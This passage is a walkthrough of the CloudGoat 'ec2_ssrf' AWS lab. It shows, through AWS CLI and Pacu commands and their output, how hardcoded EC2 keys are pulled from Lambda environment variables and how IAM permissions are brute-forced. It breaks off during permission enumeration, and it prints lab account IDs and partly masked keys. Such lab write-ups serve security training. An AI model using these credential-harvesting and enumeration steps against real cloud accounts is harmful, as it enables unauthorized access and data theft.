CloudGoat - AWS Lab - Solus (EC2-SSRF)

Introduction
In this lab Solus, I have provide lower level IAM user credentials, which has read-only access to a Lambda function. While analyzing the function, I discovered hardcoded secrets that provide access to an EC2 instance hosting a web application vulnerable to Server-Side Request Forgery (SSRF).
By exploiting the SSRF vulnerability, I will access the EC2 Instance Metadata Service and obtain temporary AWS credentials. Using these credentials, I will gains access to a private S3 bucket containing a set of keys that provide permission to invoke the Lambda function.
To exploit this vulnerability I will use both Pacu as well as AWS CLI.
Objective
HackSmarter has been hired to perform an AWS Penetration Test. The client has provided you with low-level CLI credentials to their AWS environment. Their primary concern is whether an attacker can invoke a sensitive Lambda function, starting with the credentials you’ve been provided.
Target
What is the message after you invoke the Lambda function?
The Lab
First I deployed the Cloudgoat ec2__ssrf lab in my AWS account. CloudGoat is Rhino Security Labs’ “Vulnerable by Design” cloud deployment tool.
Before deploy the scenario, configure IP whitelist.
Configure IP Whitelist
- CloudGoat restricts access to the vulnerable services it deploys by allowing connections only from your IP address.
- Whitelist your current public IP address using the provided command to ensure that only you can access the public-facing resources deployed by the lab.
1
cloudgoat config whitelist --auto
Launch the Scenario
This will deploy the vulnerable infrastructure in our own AWS account.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌─[jay@parrot]─[~/cloudgoat/ec2_ssrf]
└──╼ $cloudgoat create ec2_ssrf
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or range.
Using default profile "cloudgoat" from config.yml...

Now running ec2_ssrf's start.sh...
Initializing the backend...

Initializing provider plugins...
- Finding hashicorp/aws versions matching ">= 5.61.0"...
- Finding hashicorp/archive versions matching ">= 2.5.0"...
- Installing hashicorp/archive v2.8.0...
Once scenarion is successfully deployed, it will provide lower lavel IAM user credential.
1
2
cloudgoat_output_solus_access_key_id = AKIATBC5OUAVH****KX7
cloudgoat_output_solus_secret_key = wKD5PKjmc4SyF75****lhSiaK9yfQFdZz+CmUVO
Initial Access
I configure provide access key to AWC CLI for user solus, and verify the credentials.
1
2
3
4
5
6
7
8
9
┌─[jay@parrot]─[~]
└──╼ $aws configure --profile solus

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: AKIATBC5OU*****KX7
AWS Secret Access Key [None]: wKD5PKjmc4SyF75dOVIc************QFdZz+CmUVO
Default region name [None]: us-east-1
Default output format [None]: json
1
2
3
4
5
6
7
┌─[jay@parrot]─[~]
└──╼ $aws sts get-caller-identity --profile solus
{
    "UserId": "AIDATBC5OUAVJ6KZUE4NM",
    "Account": "208501907498",
    "Arn": "arn:aws:iam::208501907498:user/solus-cgidd4kc38j349"
}
Lambda Enumeration Using AWS CLI
First I check if I can list the lambda function.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
┌─[✗]─[jay@parrot]─[~]
└──╼ $aws lambda list-functions --region us-east-1 --profile solus
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-cgidd4kc38j349",
            "FunctionArn": "arn:aws:lambda:us-east-1:208501907498:function:cg-lambda-cgidd4kc38j349",
            "Runtime": "python3.11",
            "Role": "arn:aws:iam::208501907498:role/cg-lambda-role-cgidd4kc38j349-service-role",
            "Handler": "lambda.handler",
            "CodeSize": 223,
            "Description": "Invoke this Lambda function for the win!",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2026-08-06T18:36:24.457+0000",
            "CodeSha256": "jtqUhalhT3taxuZdjeU99/yQTnWVdMQQQcQGhTRrsqI=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "EC2_ACCESS_KEY_ID": "AKIATB*******HJZUX6P",
                    "EC2_SECRET_KEY_ID": "vtj*******loa9MoKhLvsyExfwWR8VFc4AKxY"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "ae02f647-04ca-440c-aab7-d4e0167ec7b4",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
            },
            "SnapStart": {
                "ApplyOn": "None",
                "OptimizationStatus": "Off"
            },
            "LoggingConfig": {
                "LogFormat": "Text",
                "LogGroup": "/aws/lambda/cg-lambda-cgidd4kc38j349"
            }
        }
    ]
}

┌─[jay@parrot]─[~]
└──╼ $
I have permission to list lambda function, I got the below information
- FunctionName -
cg-lambda-cgidd4kc38j349 - Role -
cg-lambda-role-cgidd4kc38j349-service-role - Description or Task -
Invoke this Lambda function for the win! - EC2 Environment Variable
1
2
  "EC2_ACCESS_KEY_ID": "AKIA********JZUX6P",
  "EC2_SECRET_KEY_ID": "vt**********jloa9MoKhLvsyExfwWR8VFc4AKxY"
Lambda Enumeration Using Pacu
I started Pacu and created a new session with username solus
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌─[jay@parrot]─[~]
└──╼ $pacu

 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣤⣶⣿⣿⣿⣿⣿⣿⣶⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣾⣿⡿⠛⠉⠁⠀⠀⠈⠙⠻⣿⣿⣦⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠛⠛⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣿⣷⣀⣀⣀⣀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣀⣀⣀⣀⣀⣀⣀⣤⣤⣤⣤⣤⣤⣤⣤⣀⣀⠀⠀⠀⠀⠀⠀⢻⣿⣿⣿⡿⣿⣿⣷⣦⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣀⣈⣉⣙⣛⣿⣿⣿⣿⣿⣿⣿⣿⡟⠛⠿⢿⣿⣷⣦⣄⠀⠀⠈⠛⠋⠀⠀⠀⠈⠻⣿⣷⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣈⣉⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣧⣀⣀⣀⣤⣿⣿⣿⣷⣦⡀⠀⠀⠀⠀⠀⠀⠀⣿⣿⣆⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣬⣭⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠿⠛⢛⣉⣉⣡⣄⠀⠀⠀⠀⠀⠀⠀⠀⠻⢿⣿⣿⣶⣄⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠋⣁⣤⣶⡿⣿⣿⠉⠻⠏⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠙⢻⣿⣧⡀
 ⠀⠀⠀⠀⠀⠀⠀⠀⢠⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠋⣠⣶⣿⡟⠻⣿⠃⠈⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢹⣿⣧
 ⢀⣀⣤⣴⣶⣶⣶⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠁⢠⣾⣿⠉⠻⠇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿
 ⠉⠛⠿⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠁⠀⠀⠀⠀⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⣿⡟
 ⠀⠀⠀⠀⠉⣻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣾⣿⡟⠁
 ⠀⠀⠀⢀⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣦⣄⡀⠀⠀⠀⠀⠀⣴⣆⢀⣴⣆⠀⣼⣆⠀⠀⣶⣶⣶⣶⣶⣶⣶⣶⣾⣿⣿⠿⠋⠀⠀
 ⠀⠀⠀⣼⣿⣿⣿⠿⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠓⠒⠒⠚⠛⠛⠛⠛⠛⠛⠛⠛⠀⠀⠉⠉⠉⠉⠉⠉⠉⠉⠉⠉⠀⠀⠀⠀⠀
 ⠀⠀⠀⣿⣿⠟⠁⠀⢸⣿⣿⣿⣿⣿⣿⣿⣶⡀⠀⢠⣾⣿⣿⣿⣿⣿⣿⣷⡄⠀⢀⣾⣿⣿⣿⣿⣿⣿⣷⣆⠀⢰⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠘⠁⠀⠀⠀⢸⣿⣿⡿⠛⠛⢻⣿⣿⡇⠀⢸⣿⣿⡿⠛⠛⢿⣿⣿⡇⠀⢸⣿⣿⡿⠛⠛⢻⣿⣿⣿⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⠸⠿⠿⠟⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣧⣤⣤⣼⣿⣿⡇⠀⢸⣿⣿⣧⣤⣤⣼⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣿⣿⣿⣿⣿⡿⠃⠀⢸⣿⣿⣿⣿⣿⣿⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⢀⣀⣀⣀⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡏⠉⠉⠉⠉⠀⠀⠀⢸⣿⣿⡏⠉⠉⢹⣿⣿⡇⠀⢸⣿⣿⣇⣀⣀⣸⣿⣿⣿⠀⢸⣿⣿⣿⣀⣀⣀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⠸⣿⣿⣿⣿⣿⣿⣿⣿⡿⠀⠀⢿⣿⣿⣿⣿⣿⣿⣿⡟
 ⠀⠀⠀⠀⠀⠀⠀⠀⠘⠛⠛⠃⠀⠀⠀⠀⠀⠀⠀⠘⠛⠛⠃⠀⠀⠘⠛⠛⠃⠀⠀⠉⠛⠛⠛⠛⠛⠛⠋⠀⠀⠀⠀⠙⠛⠛⠛⠛⠛⠉⠀

Version: 1.7.0
Found existing sessions:
  [0] New session
Choose an option: 0
What would you like to name this new session? solus
Session solus created.
I imported the profile solus and check if it is imported successfully.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Pacu (solus:No Keys Set) > import_keys solus
  Imported keys as "imported-solus"
Pacu (solus:imported-solus) > whoami
{
  "UserName": null,
  "RoleName": null,
  "Arn": null,
  "AccountId": null,
  "UserId": null,
  "Roles": null,
  "Groups": null,
  "Policies": null,
  "AccessKeyId": "AKIATBC5OUAVHRN6DKX7",
  "SecretAccessKey": "wKD5PKjmc4SyF75dOVIc********************",
  "SessionToken": null,
  "KeyAlias": "imported-solus",
  "PermissionsConfirmed": null,
  "Permissions": {
    "Allow": {},
    "Deny": {}
  }
}
Pacu (solus:imported-solus) >
I run lambda enumeration module, Pacu auto-enumerates functions, roles, and identifies secrets in environment variables.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Pacu (solus:imported-solus) > run lambda__enum --region us-east-1
  Running module lambda__enum...
[lambda__enum] Starting region us-east-1...
[lambda__enum]   Enumerating data for cg-lambda-cgidd4kc38j349
        [+] Secret (ENV): EC2_ACCESS_KEY_ID= AKIATB********UX6P
        [+] Secret (ENV): EC2_SECRET_KEY_ID= vtjRS***********hLvsyExfwWR8VFc4AKxY
[lambda__enum] lambda__enum completed.

[lambda__enum] MODULE SUMMARY:

  1 functions found in us-east-1. View more information in the DB

Pacu (solus:imported-solus) >
Pacu is also identified EC2 access key in the lambda environment variable.
Configure EC2 Access Key
I configure EC2 access key and secret in AWS CLI, which identified in lambda environment variable.
1
2
3
4
5
6
7
8
9
10
11
12
┌─[jay@parrot]─[~]
└──╼ $aws configure --profile lambda-ec2

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: AKIATBC********ZUX6P
AWS Secret Access Key [None]: vtjRSzT********LvsyExfwWR8VFc4AKxY
Default region name [None]: us-east-1
Default output format [None]: json

┌─[jay@parrot]─[~]
└──╼ $
Check, if configured properly
1
2
3
4
5
6
7
8
9
10
┌─[jay@parrot]─[~]
└──╼ $aws sts get-caller-identity --profile lambda-ec2
{
    "UserId": "AIDATBC5OUAVIBHVNFVDH",
    "Account": "208501907498",
    "Arn": "arn:aws:iam::208501907498:user/wrex-cgidd4kc38j349"
}

┌─[jay@parrot]─[~]
└──╼ $
I checked if I have permission to enumerate user inline policy, attached policy and list groups.
1
2
3
4
5
6
7
┌─[✗]─[jay@parrot]─[~]
└──╼ $aws iam list-user-policies --user-name wrex-cgidd4kc38j349 --profile lambda-ec2

aws: [ERROR]: An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam::208501907498:user/wrex-cgidd4kc38j349 is not authorized to perform: iam:ListUserPolicies on resource: user wrex-cgidd4kc38j349 because no identity-based policy allows the iam:ListUserPolicies action

┌─[✗]─[jay@parrot]─[~]
└──╼ $
1
2
3
4
5
6
7
┌─[✗]─[jay@parrot]─[~]
└──╼ $aws iam list-attached-user-policies --user-name wrex-cgidd4kc38j349 --profile lambda-ec2

aws: [ERROR]: An error occurred (AccessDenied) when calling the ListAttachedUserPolicies operation: User: arn:aws:iam::208501907498:user/wrex-cgidd4kc38j349 is not authorized to perform: iam:ListAttachedUserPolicies on resource: user wrex-cgidd4kc38j349 because no identity-based policy allows the iam:ListAttachedUserPolicies action

┌─[✗]─[jay@parrot]─[~]
└──╼ $
1
2
3
4
5
6
7
┌─[✗]─[jay@parrot]─[~]
└──╼ $aws iam list-groups --profile lambda-ec2

aws: [ERROR]: An error occurred (AccessDenied) when calling the ListGroups operation: User: arn:aws:iam::208501907498:user/wrex-cgidd4kc38j349 is not authorized to perform: iam:ListGroups on resource: arn:aws:iam::208501907498:group/ because no identity-based policy allows the iam:ListGroups action

┌─[✗]─[jay@parrot]─[~]
└──╼ $
I was not able to view any of the information. I was not able to enumerate policies, groups, and attached permissions. To overcome this blocks, I pivot to Pacu.
Start Pacu and create new session with profile lambda-ec2.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌─[jay@parrot]─[~]
└──╼ $pacu

 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣤⣶⣿⣿⣿⣿⣿⣿⣶⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣾⣿⡿⠛⠉⠁⠀⠀⠈⠙⠻⣿⣿⣦⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠛⠛⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠻⣿⣷⣀⣀⣀⣀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣀⣀⣀⣀⣀⣀⣀⣤⣤⣤⣤⣤⣤⣤⣤⣀⣀⠀⠀⠀⠀⠀⠀⢻⣿⣿⣿⡿⣿⣿⣷⣦⠀⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣀⣈⣉⣙⣛⣿⣿⣿⣿⣿⣿⣿⣿⡟⠛⠿⢿⣿⣷⣦⣄⠀⠀⠈⠛⠋⠀⠀⠀⠈⠻⣿⣷⠀⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣈⣉⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣧⣀⣀⣀⣤⣿⣿⣿⣷⣦⡀⠀⠀⠀⠀⠀⠀⠀⣿⣿⣆⠀⠀⠀⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣬⣭⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠿⠛⢛⣉⣉⣡⣄⠀⠀⠀⠀⠀⠀⠀⠀⠻⢿⣿⣿⣶⣄⠀⠀
 ⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠋⣁⣤⣶⡿⣿⣿⠉⠻⠏⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠙⢻⣿⣧⡀
 ⠀⠀⠀⠀⠀⠀⠀⠀⢠⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠋⣠⣶⣿⡟⠻⣿⠃⠈⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢹⣿⣧
 ⢀⣀⣤⣴⣶⣶⣶⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠁⢠⣾⣿⠉⠻⠇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿
 ⠉⠛⠿⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠁⠀⠀⠀⠀⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⣿⡟
 ⠀⠀⠀⠀⠉⣻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⣾⣿⡟⠁
 ⠀⠀⠀⢀⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣦⣄⡀⠀⠀⠀⠀⠀⣴⣆⢀⣴⣆⠀⣼⣆⠀⠀⣶⣶⣶⣶⣶⣶⣶⣶⣾⣿⣿⠿⠋⠀⠀
 ⠀⠀⠀⣼⣿⣿⣿⠿⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠛⠓⠒⠒⠚⠛⠛⠛⠛⠛⠛⠛⠛⠀⠀⠉⠉⠉⠉⠉⠉⠉⠉⠉⠉⠀⠀⠀⠀⠀
 ⠀⠀⠀⣿⣿⠟⠁⠀⢸⣿⣿⣿⣿⣿⣿⣿⣶⡀⠀⢠⣾⣿⣿⣿⣿⣿⣿⣷⡄⠀⢀⣾⣿⣿⣿⣿⣿⣿⣷⣆⠀⢰⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠘⠁⠀⠀⠀⢸⣿⣿⡿⠛⠛⢻⣿⣿⡇⠀⢸⣿⣿⡿⠛⠛⢿⣿⣿⡇⠀⢸⣿⣿⡿⠛⠛⢻⣿⣿⣿⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⠸⠿⠿⠟⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣧⣤⣤⣼⣿⣿⡇⠀⢸⣿⣿⣧⣤⣤⣼⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⣿⣿⣿⣿⣿⡿⠃⠀⢸⣿⣿⣿⣿⣿⣿⣿⣿⡇⠀⢸⣿⣿⡇⠀⠀⢀⣀⣀⣀⠀⢸⣿⣿⣿⠀⠀⠀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡏⠉⠉⠉⠉⠀⠀⠀⢸⣿⣿⡏⠉⠉⢹⣿⣿⡇⠀⢸⣿⣿⣇⣀⣀⣸⣿⣿⣿⠀⢸⣿⣿⣿⣀⣀⣀⣿⣿⣿
 ⠀⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⠀⠀⠀⠀⠀⢸⣿⣿⡇⠀⠀⢸⣿⣿⡇⠀⠸⣿⣿⣿⣿⣿⣿⣿⣿⡿⠀⠀⢿⣿⣿⣿⣿⣿⣿⣿⡟
 ⠀⠀⠀⠀⠀⠀⠀⠀⠘⠛⠛⠃⠀⠀⠀⠀⠀⠀⠀⠘⠛⠛⠃⠀⠀⠘⠛⠛⠃⠀⠀⠉⠛⠛⠛⠛⠛⠛⠋⠀⠀⠀⠀⠙⠛⠛⠛⠛⠛⠉⠀

Version: 1.7.0
Found existing sessions:
  [0] New session
Choose an option: 0
What would you like to name this new session? lambda-ec2
Session lambda-ec2 created.
Import key for user lambda-ec2 and enumerate permission.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
Pacu (solus:imported-solus) > import_keys lambda-ec2
  Imported keys as "imported-lambda-ec2"
Pacu (solus:imported-lambda-ec2) > run iam__enum_permissions
  Running module iam__enum_permissions...
[iam__enum_permissions] Confirming permissions for users:
[iam__enum_permissions]   wrex-cgidd4kc38j349...
[iam__enum_permissions]     List groups for user failed
[iam__enum_permissions]       FAILURE: MISSING REQUIRED AWS PERMISSIONS
[iam__enum_permissions]     List user policies failed
[iam__enum_permissions]       FAILURE: MISSING REQUIRED AWS PERMISSIONS
[iam__enum_permissions]     List attached user policies failed
[iam__enum_permissions]       FAILURE: MISSING REQUIRED AWS PERMISSIONS
[iam__enum_permissions]     Confirmed Permissions for wrex-cgidd4kc38j349
[iam__enum_permissions] iam__enum_permissions completed.

[iam__enum_permissions] MODULE SUMMARY:

  0 Confirmed permissions for 0 user(s).
  0 Confirmed permissions for 0 role(s).
  0 Unconfirmed permissions for user: wrex-cgidd4kc38j349.
  0 Unconfirmed permissions for 0 role(s).
Type 'whoami' to see detailed list of permissions.

Pacu (solus:imported-lambda-ec2) >
I was not able to enumerate any of the permission.
The next step is to determine what permissions are available to the current IAM user. For this, I used iam__bruteforce_permissions to enumerate the permissions that the user can successfully perform.
This time Pacu successfully brute force the permission.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
Pacu (solus:imported-lambda-ec2) > run iam__bruteforce_permissions --region us-east-1
  Running module iam__bruteforce_permissions...
[iam__bruteforce_permissions] Enumerated IAM Permissions:
[iam__bruteforce_permissions] Enumerating us-east-1
2026-08-07 00:57:46,185 - 15337 - [INFO] Starting permission enumeration for access-key-id "AKIATBC5OUAVKHJZUX6P"
2026-08-07 00:57:47,165 - 15337 - [INFO] -- Account ARN : arn:aws:iam::208501907498:user/wrex-cgidd4kc38j349
2026-08-07 00:57:47,165 - 15337 - [INFO] -- Account Id  : 208501907498
2026-08-07 00:57:47,165 - 15337 - [INFO] -- Account Path: user/wrex-cgidd4kc38j349
2026-08-07 00:57:47,391 - 15337 - [INFO] Attempting common-service describe / list brute force.
2026-08-07 00:57:49,993 - 15337 - [ERROR] Remove globalaccelerator.describe_accelerator_attributes action
2026-08-07 00:57:50,752 - 15337 - [INFO] -- ec2.describe_customer_gateways() worked!
2026-08-07 00:57:51,031 - 15337 - [INFO] -- ec2.describe_spot_instance_requests() worked!
2026-08-07 00:57:51,053 - 15337 - [INFO] -- ec2.describe_route_tables() worked!
2026-08-07 00:57:51,285 - 15337 - [INFO] -- ec2.describe_vpn_gateways() worked!
2026-08-07 00:57:51,337 - 15337 - [INFO] -- ec2.describe_vpc_peering_connections() worked!
2026-08-07 00:57:51,478 - 15337 - [INFO] -- ec2.describe_public_ipv4_pools() worked!
2026-08-07 00:57:51,519 - 15337 - [INFO] -- ec2.describe_scheduled_instances() worked!
2026-08-07 00:57:51,768 - 15337 - [INFO] -- ec2.describe_transit_gateways() worked!
2026-08-07 00:57:51,772 - 15337 - [INFO] -- ec2.describe_reserved_instances() worked!
2026-08-07 00:57:51,944 - 15337 - [INFO] -- ec2.describe_tags() worked!
2026-08-07 00:57:51,982 - 15337 - [INFO] -- ec2.describe_launch_templates() worked!
2026-08-07 00:57:52,017 - 15337 - [INFO] -- ec2.describe_transit_gateway_route_tables() worked!
2026-08-07 00:57:52,070 - 15337 - [INFO] -- ec2.describe_instances() worked!
2026-08-07 00:57:52,120 - 15337 - [INFO] -- ec2.describe_subnets() worked!
2026-08-07 00:57:52,206 - 15337 - [INFO] -- ec2.describe_account_attributes() worked!
2026-08-07 00:57:52,227 - 15337 - [INFO] -- ec2.describe_aggregate_id_format() worked!
2026-08-07 00:57:52,287 - 15337 - [INFO] -- ec2.describe_addresses() worked!
2026-08-07 00:57:52,327 - 15337 - [INFO] -- ec2.describe_import_snapshot_tasks() worked!
1
2
3
[iam__bruteforce_permissions] MODULE SUMMARY:

Num of IAM permissions found: 70
I found 70 IAM permission used by current user. Let’s check what are those.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
Pacu (solus:imported-lambda-ec2) > whoami
{
  "UserName": "wrex-cgidd4kc38j349",
  "RoleName": null,
  "Arn": "arn:aws:iam::208501907498:user/wrex-cgidd4kc38j349",
  "AccountId": "208501907498",
  "UserId": "AIDATBC5OUAVIBHVNFVDH",
  "Roles": null,
  "Groups": [],
  "Policies": [],
  "AccessKeyId": "AKIATBC5OUAVKHJZUX6P",
  "SecretAccessKey": "vtjRSzTeoF6hjloa9MoK********************",
  "SessionToken": null,
  "KeyAlias": "imported-lambda-ec2",
  "PermissionsConfirmed": false,
  "Permissions": {
    "Allow": [
      "sts:GetCallerIdentity",
      "sts:GetSessionToken",
      "ec2:DescribeVpcs",
      "ec2:DescribeExportTasks",
      "ec2:DescribeVpcEndpointConnectionNotifications",
      "ec2:DescribePlacementGroups",
      "ec2:DescribeSpotInstanceRequests",
      "ec2:DescribeVpnGateways",
      "ec2:DescribeScheduledInstances",
      "ec2:DescribeTransitGateways",
      "ec2:DescribeTransitGatewayRouteTables",
